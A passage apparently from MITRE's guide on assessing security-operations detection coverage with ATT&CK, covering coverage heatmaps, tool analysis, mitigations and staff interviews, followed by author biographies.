Once you feel comfortable with the process, perform a data source analysis and come up with a heatmap of which techniques you could detect given the data sources you're pulling in. Some resources that can help you get started here include Olaf Hartong's ATT&CK Datamap project, DeTT&CT, and MITRE's own ATT&CK scripts.

LEVEL 2


Once you're familiar with this process—and have access to a bit more resources—you'll ideally want to expand your analysis to span a reasonably large subset of the ATT&CK Matrix. Additionally, you'll likely want to use a more advanced coverage scheme to now account for *fidelity* of detection as well. Here we like to recommend bucketing coverage into either **low**, **some**, or **high** confidence that a tool or analytic in our SOC will alert on the technique.

SAMPLE FOR WHAT A FINAL ASSESSMENT MIGHT LOOK LIKE

Tip: Don't worry about pinpoint accuracy when trying to assess your coverage—your goal with assessments is to understand if you have the engineering capabilities to generally detect techniques. For more accuracy, we recommend running adversary emulation exercises, as outlined in Chapter 3.

This expanded scope makes analyzing analytics slightly more complex: each analytic now can potentially map to many different techniques, as opposed to just the one technique from before. Additionally, if you find an analytic that covers a particular technique, instead of just marking that the technique is covered, you'll want to tease out that analytic's coverage fidelity as well.

> *Tip: For each analytic, we recommend finding what it's keying in on and seeing how that maps back to ATT&CK. As an example, you might have an analytic that looks at a specific Windows event; to determine this analytic's coverage, you can look up the event ID in the Windows ATT&CK Logging Cheat Sheet or a similar repository. You can also use the ATT&CK website to analyze your analytics. The figure below shows an example of searching for detection of port 22, which shows up in the Commonly Used Port ATT&CK technique.*



ATT&CK SITE SEARCH FOR PORT 22

Another important aspect to consider are the Group and Software examples listed along with a technique. These describe the procedures, or specific ways, an adversary has used a technique. Oftentimes they represent variations of a technique that may or may not be covered by existing analytics and should also be factored into a confidence assessment in how well you cover a technique.

Examples

Name	Description
APT3	APT3 will copy files over to Windows Admin Shares (like ADMIN$) as part of lateral movement.[5]
APT32	APT32 used Net to use Windows' hidden network shares to copy their tools to remote machines for execution.[6]
BlackEnergy	BlackEnergy has run a plug-in on a victim to spread through the local network by using PsExec and accessing admin shares.[7]
Cobalt Strike	Cobalt Strike can use Window admin shares (C$ and ADMIN$) for lateral movement.[8]
Deep Panda	Deep Panda uses net.exe to connect to network shares using `net use` commands with compromised credentials.[9]
Duqu	Adversaries can instruct Duqu to spread laterally by copying itself to shares it has enumerated and for which it has obtained legitimate credentials (via keylogging or other means). The remote host is then infected by using the compromised credentials to schedule a task on remote machines that executes the malware.[10]

EXAMPLES SECTION OF WINDOWS ADMIN SHARES

In addition to looking at your analytics, you'll also want to start analyzing your tools. To do this, we recommend iterating through each tool—creating a separate heatmap for each—and asking the following questions:


- **Where does the tool run?** Depending on where a tool is running—e.g., at the perimeter or on each endpoint—it may do better or worse with specific tactics.
- **How does the tool detect?** Is it using a static set of "known bad" indicators? Or is it doing something behavioral?
- **What data sources does the tool monitor?** Knowing the data sources a tool monitors lets you infer which techniques it might detect.

Answering these questions can be hard. Not all vendors publish this kind of information, and oftentimes when you hunt for it, you'll wind up finding marketing material. Try not to spend too much time getting bogged down with the specifics, opting instead for painting broad strokes about general coverage patterns.

To create a final heatmap of coverage, aggregate all of the heatmaps for your tools and analytics, recording the *highest* coverage over each technique.

As a first step toward improving your coverage, we like to recommend a more advanced version of the analytic development process we mentioned earlier:

1. Create a list of high-priority techniques that you want to focus on in the short term.
2. Ensure you're pulling in the right data to start writing analytics for the techniques you're focusing on.
3. Start building analytics and updating your coverage chart.



START WITH YOUR CURRENT COVERAGE, ADD ANALYTICS, AND UPDATE YOUR COVERAGE ACCORDINGLY

You may also want to start upgrading your tools. As you're analyzing documentation, keep track of any optional modules that you might be able to use to increase your coverage. If you come across any, look into what it would take to enable it on your network and balance this with the coverage it offers.

If you can't find any additional modules for your tools, you can also try to use them as alternative data sources. As an example, you might not be able to install Sysmon on each of your endpoints, but your existing software might be able to forward relevant logs that you might not otherwise have access to.


Graduating to the next level: Once you start implementing some of these changes and improving your coverage, the next step is to introduce adversary emulation, and in particular, atomic testing. Each time you prototype a new analytic, run a matching atomic test and see if you caught it. If you did, great! If you didn't, see what you missed, and refine your analytic accordingly. You can also check out our paper on Finding Cyber Threats with ATT&CK-based Analytics for more guidance on this process.

LEVEL 3

For those with more advanced teams, a great way you can amp up your assessment is to include mitigations. This helps move your assessment away from just looking at tools and analytics and what they're detecting to looking at your SOC as a whole.

A good way to identify how you're mitigating techniques is to go through each of your SOC's policies, preventative tools, and security controls, then map them to the ATT&CK technique(s) they may impact, and then add those techniques to your heatmap of coverage. Our recent restructuring of mitigations allows you to go through each mitigation and see the techniques it's mapped to. Some examples of techniques with mitigations include:

- Brute Force can be mitigated with account lockout policies.
- Deploying Credential Guard on Windows 10 systems can make Credential Dumping more difficult.
- A hardened local administrator account can prevent Windows Admin Shares.
- Leveraging Microsoft EMET's Attack Surface Reduction rules can make it harder to use RunDLL32.



Mitigations

Mitigation	Description
Account Use Policies	Set account lockout policies after a certain number of failed login attempts to prevent passwords from being guessed. Too strict a policy may create a denial of service condition and render environments un-usable, with all accounts used in the brute force being locked-out.
Multi factor Authentication	Use multi-factor authentication. Where possible, also enable multi-factor authentication on externally facing services.
Password Policies	Refer to NIST guidelines when creating password policies.[26]

Mitigations

Mitigation	Description
Password Policies	Do not reuse local administrator account passwords across systems. Ensure password complexity and uniqueness such that the passwords cannot be cracked or guessed.
Privileged Account Management	Deny remote use of local admin credentials to log into systems. Do not allow domain user accounts to be in the local Administrators group multiple systems.

MITIGATIONS FOR BRUTE FORCE (LEFT) AND WINDOWS ADMIN SHARES (RIGHT)

Another way to extend your assessment is to interview—or informally chat with—others who work in your SOC. This can help you better understand how your tools are being used, as well as highlight gaps and strengths you might otherwise not consider.

Some example questions you might want to ask include:

- What tools do you use most frequently? What are their strengths and weaknesses?
- What data sources are you unable to see that you wish you could see?
- Where are your biggest strengths and weaknesses from a detection perspective?

Answers to these questions can help you augment the heatmaps you made earlier.

Example: If you previously found a tool that has a lot of ATT&CK-related capabilities, but personnel are only using it to monitor the Windows Registry, then you should modify that tool's heatmap to better reflect how it's being used.

As you talk to your colleagues, look at the tool heatmaps you had previously created. If you're still not satisfied with the coverage your tools are providing, it may be necessary to evaluate new ones. Come up with a heatmap of coverage for each prospective new tool and see how adding it helps enhance your coverage.

Tip: If you're particularly well-resourced, you can stand up a representative test environment to test the tool live, recording where it did well and where it didn't do so well, and how adding it would impact your existing coverage.

Lastly, you may be able to decrease your reliance on tools and analytics by implementing more mitigations. Look at mitigations in ATT&CK to gauge if you can practically implement them. Consult your detection heatmap as part of this process; if there's a high-cost mitigation that'll prevent a technique that you're doing a good job of detecting, it may not be a good trade-off.

On the other hand, if there are low-cost mitigations you can implement for techniques that you're struggling to write analytics for, then implementing them might be a good use of resources.


Tip: Always weigh the potential loss of visibility when investigating removing detections in favor of mitigations. Make sure you have some visibility in cases where a mitigation or control may be bypassed so those events are less likely to be missed. Detection and mitigation should both be used as tools for effective coverage.

SUMMARY

Assessing your defenses and guiding your engineering can be a great way to get started with ATT&CK. Running an assessment provides you with an understanding of where your current coverage is, which you can augment with threat intelligence to prioritize gaps, and then use to tune your existing defenses by writing analytics.

Long-term, you shouldn't envision yourself as running an assessment every week, or even every month for that matter. Instead, you should keep a running tab on what your last assessment was, updating it every time you get new information, and periodically running adversary emulation exercises to spot-check your results.

Over time changes in the network and what's collected may have unintended consequences that reduce the effectiveness of previously tested defenses. By leveraging ATT&CK to show how your defenses stack up to real threats, you'll be able to better understand your defensive posture and prioritize your improvements.



VISUALIZATION OF ATT&CK USE CASES

ABOUT THE AUTHORS

Andy Applebaum is a principal cybersecurity engineer at MITRE where he works on applied and theoretical security research problems, primarily in the realms of cyber defense, security automation, and automated adversary emulation. Prior to working at MITRE, Andy received his PhD in computer science from the University of California Davis. Andy is a well-established researcher, having published numerous papers and spoken at multiple academic and industry conferences, including Black Hat Europe, SANS Security Operations Summit, BSides NOVA, and the FIRST Conference.

Katie Nickels is the ATT&CK threat intelligence lead at MITRE, where she focuses on sharing how ATT&CK is useful for moving toward a threat-informed defense. She is also a SANS instructor for FOR578: Cyber Threat Intelligence. Katie has worked in network defense, incident response, and cyber threat intelligence for nearly a decade. She hails from a liberal arts background with degrees from Smith College and Georgetown University, embracing the power of applying liberal arts prowess to cybersecurity. With more than a dozen publications to her name, Katie has shared her expertise with presentations at Black Hat, the FIRST CTI Symposium, multiple SANS Summits, Sp4rkcon, and many other events.

Adam Pennington is a member of the core ATT&CK team and the editor in chief for the ATT&CK Blog. He has spent much of his 11 years with MITRE studying and preaching the use of deception for intelligence gathering. Prior to joining MITRE, Adam was a researcher at Carnegie Mellon's Parallel Data Lab and earned his BS and MS degrees in computer science and electrical and computer engineering as well as the 2017 Alumni Service Award from Carnegie Mellon University. Adam has presented and published in a number of venues including FIRST CTI, USENIX Security, and ACM Transactions on Information and System Security.

Tim Schulz is a senior cyber adversarial engineer at MITRE. He spends most of his days promoting red and blue team collaboration to help sponsors improve their security. Tim contributes to MITRE's CALDERA project, participates in ATT&CK evaluations, and facilitates red team engagements. Prior to his MITRE career, Tim worked as a cybersecurity researcher at Sandia National Labs and in a digital forensics lab creating training content for law enforcement.

Blake Strom is the capability area lead for adversary emulation at MITRE and has worked in the areas of network defense, cyber threat intelligence, security research, and adversary emulation. Blake, a co-creator of ATT&CK, has led the project since its inception. He also leads the CALDERA research project to automate adversary emulation. He advocates for security through verification at all points at which an adversary could be detected or stopped because defenders should not wait for a real intrusion to see if their methods work. Blake is a graduate of the computer science program at the University of California, Berkeley.

John Wunder is a principal cybersecurity engineer at MITRE, where he works on defensive operations, threat hunting, and analytics for the ATT&CK project and MITRE's sponsors. He is one of the maintainers of the Cyber Analytics Repository and is the lead for ATT&CK Sightings. Previously, he was an editor of the STIX 2.0 specification.

ABOUT MITRE ATT&CK

MITRE ATT&CK™ is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world—by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge. **Learn more at attack.mitre.org**.

ABOUT MITRE

MITRE's mission-driven teams are dedicated to solving problems for a safer world. Through public-private partnerships, as well as the operation of federally funded R&D centers, we work across government to tackle challenges to the safety, stability, and well-being of our nation. **Learn more at www.mitre.org**.